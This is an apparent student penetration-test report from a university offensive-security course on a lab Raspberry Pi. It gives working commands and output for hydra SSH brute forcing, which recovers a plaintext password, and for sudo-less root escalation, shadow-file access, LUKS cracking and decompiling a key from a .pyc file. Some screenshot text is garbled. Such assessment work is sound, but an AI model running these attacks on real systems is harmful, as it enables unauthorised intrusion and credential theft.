

ETHICAL HACKING: WEBSITE-PENETRATION TESTING

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Executive Summary

Synopsis

As part of the lecture "Offensive Security" by Dr. Bauer the students of the TINF20CS1 performed a review on a Raspberry Pi handed by our lecturer.

Scope

Our assessment included:

- Validation of the given Raspberry Pi without exact requirements.
- Provide countermeasures for vulnerablities of the system.

The threats included:

- Network Eavesdrop The attacker is on a wireless communication channel or somewhere else on the network
- Network Attack The attacker is on a wireless communication channel or somewhere else on the network
- Physical Access The attacker has physical access to the device
- Malicious Code Malicious code loaded onto the Raspberry Pi

Testing was performed on:

• Raspberry Pi 3

Limitations

For this assessment we are not having any limitation besides a time limit.

Key Findings

Dashboard

Target Metadata

Targets

Finding Breakdown

Category Breakdown

Finding

Path Traversal

Risk

Medium

Category

Access Controls

Impact

An attacker could access sensitive data. This can also happen with any user by accident.


Description

After performing an nmap scan three open ports where found. Since there is most likely a Hypertext Transfer Protokoll (HTTP) service running on port 80 a http-enum script was used

to try to access several potentially interesting paths.

```
[/home/kali/Schreibtisch]
                                 um 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:50 CET
Nmap scan report for 172.16.0.29
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
_http-server-header: Apache/2.4.54 (Debian)
    /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)'
443/tcp open ssl/https?
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.74 ms 172.16.0.29
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

The script was able to access the "/home" path where the apache server has its directories saved. In this case no sensitive files were found.



Finding

Weak Password for User "Bluey"

Risk

High

Category

Access Controls

Impact

An attacker can login as the user "bluey" and access Secure Shell (SSH).

Description

After finding out the user names in the last finding the tool hydra was used to try to brute force the passwords of the users. Therefore we used the following script:

hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I

The file "rockyou.txt" provided by kali linux includes a list of popular passwords. The hydra script tries to establish a SSH connection by trying every single one of the passwords. With the

option "-t 4" four passwords are used at once.

```
"bluey"
                                                                  savannah"
                                      login
                                                                              - 555 of 14344399 [child 1] (0/0)
           target 172.16.0.29 - login "bluey" - pass "hottie1" - 556 of 14344399 [child 1] (0/0) target 172.16.0.29 - login "bluey" - pass "hottie1" - 556 of 14344399 [child 2] (0/0) target 172.16.0.29 - login "bluey" - pass "phoenix" - 557 of 14344399 [child 3] (0/0)
 ATTEMPT] target 172.16.0.29 -
 22][ssh] host: 172.16.0.29 login: bluey
                                                      password: phoenix
     1 target successfully completed, 1 valid password found
lydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-06 11:31:30
                   [/usr/share/wordlists
     ssh bluey@172.16.0.29
he authenticity of host '172.16.0.29 (172.16.0.29)' can't be established.
 D25519 key fingerprint is SHA256:6Ha71kTRiSiyuQbUB1+LVlB71pL8t5cVtI+ZNn1sDI4.
 his key is not known by any other names
 re you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.16.0.29' (ED25519) to the list of known hosts.
bluey@172.16.0.29's password:
Permission denied, please try again.
bluey@172.16.0.29's password:
inux plunder 5.15.61-v8+ #1579 SMP PREEMPT Fri Aug 26 11:16:44 BST 2022 aarch64
Ni-Fi is currently blocked by rfkill.
Jse raspi-config to set the country before use.
lunder bluey [~]:
```

As shown in the graphic above, Hydra was able to find out the password of the user "bluey" which is "phoenix". With this information it was possible to establish a SSH connection with the user "bluey".

Recommendation Immediate change password of user "bluey" and establish an appropriate password policy.

Finding	No SSH Brute-Force Protection
Risk	Medium
Category	Misconfiguration
Impact	An attacker is able to brute force the passwords of the ssh user accounts.
Description	Considering there are no limitations for login attempts are configured performing an brute force attack via the hydra tool is possible (See Finding Weak Password for User "Bluey").
Recommendation	Limit the login attempts of the users.

Finding

Shell Root Access

Risk

High

Category

Access Controls, Privilege Escalation

Impact

An attacker is able to gain SSH root access.

Description

After logging into the user account "bluey" the command "sudo -l" illustrates the users privileges.

```
plunder bluey [~]: sudo -l
Matching Defaults entries for bluey on plunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:
    env_keep+="ftp_proxy FTP_PROXY", env_keep+=RSYNC_PROXY
User bluey may run the following commands on plunder:
    (root) NOPASSWD: /usr/bin/less /var/log/auth.log
```

The command disclosed that "bluey" has root access for the command: "/usr/bin/less /var/log/auth.log" without as password. Although there was initially a misinterpretation of the output when attempting to run "sudo less" on a file or accessing the "auth.log" file, the command ultimately worked. Upon conducting research on methods for escalating privileges, it was discovered that it is possible to input "! /bin/bash" into the less command line, which will grant root access to the bash.

```
bluey [~]: sudo /usr/bin/less /var/log/auth.log
uid=0(root) gid=0(root) groups=0(root)
# cat /etc/sudoers
  This file MUST be edited with the 'visudo' command as root.
  Please consider adding local content in /etc/sudoers.d/ instead of
  directly modifying this file.
  See the man page for details on how to write a sudoers file.
Defaults
           env_reset
Defaults
           mail badpass
           secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
        ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
```

Executing the command "id" will display the current user. The graphic above illustrates that the current user has a uid of zero, which corresponds to the root user. The root user has all privileges as shown under the headline "privilege specification".

Finding

Shell Root Access

Finding

SSLv2, SSLv3,TLS 1.1 support

Risk High

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Category

Misconfiguration

Impact

Decrypt Data, Man in the Middle Attacks

Description

The Tansport Layer Security (TLS) configuration supports the deprecated protocols: SSLv2, SSLv3, TLS 1.1. Executing the command:

"openssl s_client -connect 172.16.0.29:433 -ssl2"

opens an SSLv2 connection to the server 172.16.0.29 on port 433 and displays the encryption and certificate information.

```
openssl s_client -connect 172.16.0.29:443
CONNECTED(00000005)
depth=0 CN = Infoservice
verify error:num=18:self signed certificate
verify return:1
depth=0 CN = Infoservice
verify return:1
548017543008:error:1406D0B8:SSL routines:GET_SERVER_HELLO:no cipher list:s2_clnt.c:450:
no peer certificate available
No client certificate CA names sent
SSL handshake has read 470 bytes and written 53 bytes
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol : SSLv2
    Cipher
              : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    Key-Arg : None
PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1677903762
    Timeout : 300 (sec)
    Verify return code: 18 (self signed certificate)
```

Finding

Vulnerable OpenSSH Version

Risk

Medium

Category

Vulnerable Software Version

Impact

An attacker who can access the socket of the forwarding agent remotely may be able to execute unauthorized code with the same privileges as the process or cause a Denial of Service (DoS) situation. An Attacker can perform privilege escalation when AuthorizedKeysCommand/AuthorizedPrincipalsCommand are configured. CVE-2021-28041, CVE-2021-41617

Description

An nmap scan illustrated the openssh version.

```
i)-[/home/kali/Schreibtisch]
   nmap -A 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:30 CET
Nmap scan report for 172.16.0.29
Host is up (0.00051s latency).
Not shown: 997 closed tcp ports (reset)
PORT
        STATE SERVICE
                         VERSION
22/tcp open ssh
                         OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
 ssh-hostkey:
    3072 75934ce29660efea0a2317916ccd219a (RSA)
    256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA)
    256 9b25fb6470f248683d6d49ffe39cf688 (ED25519)
80/tcp open http
                    Apache httpd 2.4.54 ((Debian))
|_http-title: Site doesn't have a title (text/html).
_http-server-header: Apache/2.4.54 (Debian)
443/tcp open ssl/https?
 sslv2:
    SSLv2 supported
   ciphers: none
 ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time.
 ssl-cert: Subject: commonName=Infoservice
 Not valid before: 2023-02-12T19:56:38
_Not valid after: 2033-02-09T19:56:38
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X 5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The openssh version "OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)" has several vulnerabilities under certain circumstances mentioned in the impact part.

Finding

Vulnerable Apache Version

Risk

Medium

Category

Vulnerable Software Version

Impact

The client may not interpret security-related headers if a malicious backend causes the response headers to be truncated early, resulting in some headers being included in the response body. An attacker can perform HTTP Request Smuggeling due to inconsistend interpretation of HTTP Requests. CVE-2022-37436, CVE-2022-36760

Description

An nmap scan illustrated the Apache version.

```
i)-[/home/kali/Schreibtisch]
   nmap -A 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:30 CET
Nmap scan report for 172.16.0.29
Host is up (0.00051s latency).
Not shown: 997 closed tcp ports (reset)
PORT
        STATE SERVICE
                         VERSION
                         OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    3072 75934ce29660efea0a2317916ccd219a (RSA)
    256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA)
    256 9b25fb6470f248683d6d49ffe39cf688 (ED25519)
80/tcp open http
                    Apache httpd 2.4.54 ((Debian))
|_http-title: Site doesn't have a title (text/html).
_http-server-header: Apache/2.4.54 (Debian)
443/tcp open ssl/https?
 sslv2:
    SSLv2 supported
   ciphers: none
 ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time.
 ssl-cert: Subject: commonName=Infoservice
 Not valid before: 2023-02-12T19:56:38
 _Not valid after: 2033-02-09T19:56:38
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Running: Linux 4.X 5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The apache version "Apache 2.4.54" has several vulnerabilites.

Finding

Root read access on port 433

Risk

High

Category

Broken Access Control, Misconfiguration

Impact

An attacker read access to all files on the server. This can also happen to regular users by accident.


Description

After trying to access the server on port 433 with the url https://172.16.0.29:433 an error message was displayed:

Error opening "548660451168:error:02001002:system library:fopen:No such file or directory:bss_file.c:169:fopen(",'r')

548660451168:error:2006D080:BIO routines:BIO_new_file:no such file:bss_file.c:172:

After considering serveral option what the purpose of the Hypertext Transfer Protokoll Secure (HTTPS) service running on port 433 was, it turned out that it represents the file system of the server. It is possible to access serveral files on the server.



Shown in the graphic above it was possible to access the shadow.txt file of the server where the hashes of all user passwords are listed.

Finding

Root read access on port 433

Finding

Category

Impact

Coding mistake leads to disk-image access

Risk Low

Obfuscation, information disclosure

An attacker can obtain the passphrase to decrypt the disk-image file 'container.img'

Description

Analyzing the file system of the server named 'plunder' running on port 22, a disk-image file 'container.img' was found. After trying to mount the image the following error message appeared:

```
plunder [/]: mkdir /mnt/ChromeOS
plunder [/]: mount -o loop /srv/container.img /mnt/ChromeOS/
mount: /mnt/ChromeOS: unknown filesystem type 'crypto_LUKS'.
```

Given that the filesystem is apparently from type 'crypto_LUKS' the disk-image is most likely encrypted. Through research the following command was tried to decrypt the filesystem:

```
plunder [/srv]: cryptsetup luksOpen container.img crypted_sda1
Enter passphrase for container.img:
No key available with this passphrase.
Enter passphrase for container.img: Error reading passphrase from terminal.
plunder [/srv]:
```

The first method to access the container image was a brute force attack. Since we have credentials for the SSH we copied the image to our local kali linux machine with the following command: "scp root@172.16.0.29:/srv/container.img output.img" After copying the file a brute force attack was performed using the tool bruteforce-luks.

```
(root@kali)=[~]
# bruteforce-luks -t 6 -f /usr/share/wordlists/rockyou.txt -v 30 output.img
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 3763
Tried passwords per second: 125,433333
Last tried password: antonella

Tried passwords: 7535
Tried passwords per second: 125,583333
Last tried password: neisha

Tried passwords: 11323
Tried passwords per second: 125,811111
Last tried password: vainilla
```

However there was no matching password found with this method.

Finding

Coding mistake leads to disk-image access

Description

By analyzing the processes of the server we found that a compiled python file 'fdesetup.pyc' is executed directly after rebooting the server. Unfortunately it is not possible to read a compiled python file without decompiling it. The contents of the 'fdesetup.pyc' file appear as follows:

The few readable keywords inside the file like 'passphrase' or 'cryptsetupluksOpen' indicate that it must be a configuration for the 'cryptsetup luks' libary. Therefore the file was copied to the local kali machine to decompile it. Since the tool 'decompyle6' didn't work for this specific file a script was written to decompilation:

```
GNU nano 6.4
import dis

def extract_code_from_pyc_file(pyc_file_path):
    with open(pyc_file_path, 'rb') as f:
        magic = f.read(4)
        moddate = f.read(4)
        code = f.read()
    if magic ≠ b'\x03\xf3\r\n' and magic ≠ b'\x03\xf3\r\r':
        raise ValueError("Invalid .pyc file magic: %s" % repr(magic))
    return dis.disassemble(code)

extract_code_from_pyc_file(/home/kali/Schreibtisch/todecompile.pyc)
```

However this script failed to open this file as well.

Finding

Coding mistake leads to disk-image access

Description

After researching several methods the tool 'pycdc' worked for this specific file. Inside the decompiled file an encrypted configuration was found (see attachment 1). Luckily the file included the private key to decrypt the configuration. The cipher used is fernet. The following script decrypted the encrypted configuration:

```
#! /usr/bin/python
from cryptography.fernet import Fernet
key = b'dGH1BR5gJ6wz6rneOkvmW50UsgY_J3kBZlRIUmsSiYw='
```

 $token=b~'gAAAAB6U1FZADONUKESIJFYDrY8jeRSFL2TqYpqfIiTrTP8ceGBoffIZt7X~~vWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4158VrbjbD1s8kWRqcv6p65XHDiFSED~~PAL1yb2w=='$

Abkürzungsverzeichnis

SSH Secure Shell

HTTP Hypertext Transfer Protokoll

TLS Tansport Layer Security

DoS Denial of Service

HTTPS Hypertext Transfer Protokoll Secure

Attachments

```
(root@kali)-[/home/kali/Schreibtisch/pycdc]
a./pycdc /home/kali/Schreibtisch/todecompile.pyc
# Source Generated with Decompyle+
# File: todecompile.pyc (Python 3.9)
 Unsupported opcode: JUMP_IF_NOT_EXC_MATCH
   nsapported opcode.
mport sys
mport sys
mport subprocess
mport hashlib
rom cryptography.fernet import Fernet
ey = b'dGHIBRSgJGwz6rneOkvmWSOUsgY_J3kBZlRIUmsSOYw='
ernet = Fernet(key)
def filter_cpuinfo(data):
    data = data.decode('ascii')
    data = data.split('\n')
    data = (lambda .0: [ line for line in .0 if 'cpu MHz' not in line ])(data)
    data = (lambda .0: [ line for line in .0 if 'bogomips' not in line ])(data)
    data = '\n'.join(data)
    return data.encode('ascii')
data_filters = {
   'filter_cpuinfo': filter_cpuinfo }
def derive_password(configuration):
Unsupported opcode: WITH_EXCEPT_START
    input_data = bytearray.fromhex('30b6a9aec9927ae4f718217ddee3453789847be071bb536cf14cf71d257ef09a')
# WARNING: Decompyle incomplete
        open_luks_device(configuration, password):
  if configuration.get('debug'):
    print(f''Opening LUKS device using password: {password}''')
  cmd - {
        'cryptsetup',
        'luksOpen',
        configuration['source_dev'],
        configuration['mapper_name']]
  subprocess.check_output(cmd, f'''{password}\n'''.encode('ascii'), **('input',))
_luks_passphrase(configuration, old_password, new_password):
configuration.get('debug'):
print(f'''Adding passphrase: {new_password} (using existing passphrase: {old_password})''')
- [
         cmd = {
    'cryptsetup',
    'luksAddKey',
    '-batch-mode',
    '-pbkdf-pbkdf2',
    '-pbkdf-force-iterations=1000',
    configuration['source_dev']]
subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('ascii'), **('input',))
         configuration = None
encrypted_configuration = b'gAAAAABj6U1FMZkAOONUKuE5IWJFY0rY8jeRSfl2TqYpqfIiTrTP8ceGBoffIZt7XVWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4l58VrbjbD1s8kWRqcv6p65XHDIFSEDPAL1ybZD5BslOpz8WI59wWvL-plUJz8FuIIpf01PWdq4sLcB3b5K
pfSrT-CkurhKrzqpRP0EaTovsW8QlkpCsQuxYjrmfq9yE7bwAkAdbHB3rxt7TIBfZQPpsqCbt5EmrpbeeiudBNg1_F5Y1koRdG8WbEie-1i1x-XMcqZu-RhKDkUjw7oGT-TaAdb5Y_cd0YMPmr4vnnf9t6nD1LzK3K86MuC_2JDRqOVoz1XbqeM-yx1gipC5rJAs4OkuBdNcFImJW2UJLF
darqns_xgig6phObmNfcZQDYJWgc0d-yT50JXZaVvgyjlpW-8Z8UER14NT8WigQvTLNr-bojjMaqzSySzBVFAbea5o0mi768M7tjYOmcdifMYuIQNwSMPWblo8xdkzNVyYE0-K69aFhU8oSdgq-w='
if configuration is not None:
encrypted_configuration = fernet.encrypt(json.dumps(configuration).encode())
```

Figure 1: Decompiled 'fdesetup.pyc' file

Bibliography